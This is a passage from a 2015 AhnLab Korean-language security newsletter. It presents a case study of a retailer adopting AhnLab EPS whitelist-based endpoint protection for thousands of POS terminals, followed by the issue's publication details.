POS 단말기는 결제가 이루어지는 지점으로, POS 시스템 운영은 각 매장의 매상과 직접적인 관련이 있다고 해도 과언이 아니다. 통상적으로 POS 시스템은 저사양 단말기에서 운용되기 때문에 안정적인 시스템 운용이 가장 중요한 요소다. 특히 POS 단말기가 낮은 네트워크 대역폭 환경에서 운용되는 경우, 제품의 패치 및 엔진 업데이트 시 발생하는 트래픽도 시스템 운용에 방해가 될 수 있다. 악성코드 차단뿐만 아니라 POS 단말기가 원래의 목적으로만 안정적으로 운용될 수 있도록 불필요한 프로그램이나 웹 서핑 등 네트워크 이용을 제한하는 것도 A사의 고민이었다. 그렇다고 하드웨어 사양이 한정되어 있는 POS 단말기에 여러 가지 보안 솔루션을 적용할 수도 없는 노릇. A사는 오랜 검토 끝에 까다로운 입맛에 딱 맞는 솔루션을 찾아냈다. 바로 AhnLab EPS(Endpoint Protection System)다.

## 유통기업 A사의 AhnLab EPS 구성 방식



A사가 AhnLab EPS를 선택한 가장 큰 이유는 이 제품이 블랙리스트와 화이트리스트 기반의 보안 기능을 동시에 제공한다는 점이다. EPS는 안랩의 악성코드 대응 전문성을 기반으로 강력한 악성코드 억제력은 물론, 독자적인 화이트리스트 기술을 통해 쉽고 간편하게 허용된 애플리케이션만 사용하도록 제어한다. 네트워크 제어와 USB 등 저장 매체 제어가 가능해 별도의 솔루션을 추가로 도입할 필요가 없다는 점도 장점이다.

안티바이러스 솔루션과 달리 시그니처 업데이트가 필요하지 않고 엔진 크기 또한 거의 변화가 없어 단말의 리소스를 온전히 본래의 업무에 이용할 수 있으면서도 높은 보안 수준을 유지할 수 있기 때문에 POS 등 특수 목적 시스템 보안에 적합하다. 또한 EPS는 Windows XP를 비롯해 서버용 윈도 OS, 윈도 기반 임베디드 OS 등 다양한 OS를 지원하기 때문에 다양한 비즈니스 환경에 적용이 용이하다.

A사는 무엇보다 각 계열사의 수천 개의 단말을 본사에서 중앙 관리 및 제어할 수 있다는 점을 EPS의 장점으로 꼽았다. 수천 대의 POS 단말 시스템에 대한 해킹 및 악성코드 위협을 모니터링하고, 비인가 소프트웨어의 설치를 비롯해 업무 목적 외 단말 시스템 오남용 등을 예방함으로써 잠재적인 위협 요소를 제거했다는 것만으로도 A사는 AhnLab EPS 도입에 만족을 표하고 있다.

# SECURITY PROSPECT

Issue. 01

해커의 시선, P O S 시스템으로 향한다

발행인 권치중

발행처 주식회사 안랩

편집 안랩 콘텐츠기획팀

경기도 성남시 분당구 판교역로 220

T. 031-722-8000 F. 031-722-8901

© 2015 AhnLab, Inc. All rights reserved.

본 간행물의 어떤 부분도 안랩의 서면 동의 없이 복제, 복사, 검색 시스템으로 저장 또는 전송될 수 없습니다. 안랩, 안랩 로고는 안랩의 등록 상표입니다. 그 외 다른 제품 또는 회사 이름은 해당 소유자의 상표 또는 등록상표일 수 있습니다. 본 문서에 수록된 정보는 고지없이 변경될 수 있습니다.

SECURITY **PROSPECT**

**AhnLab**

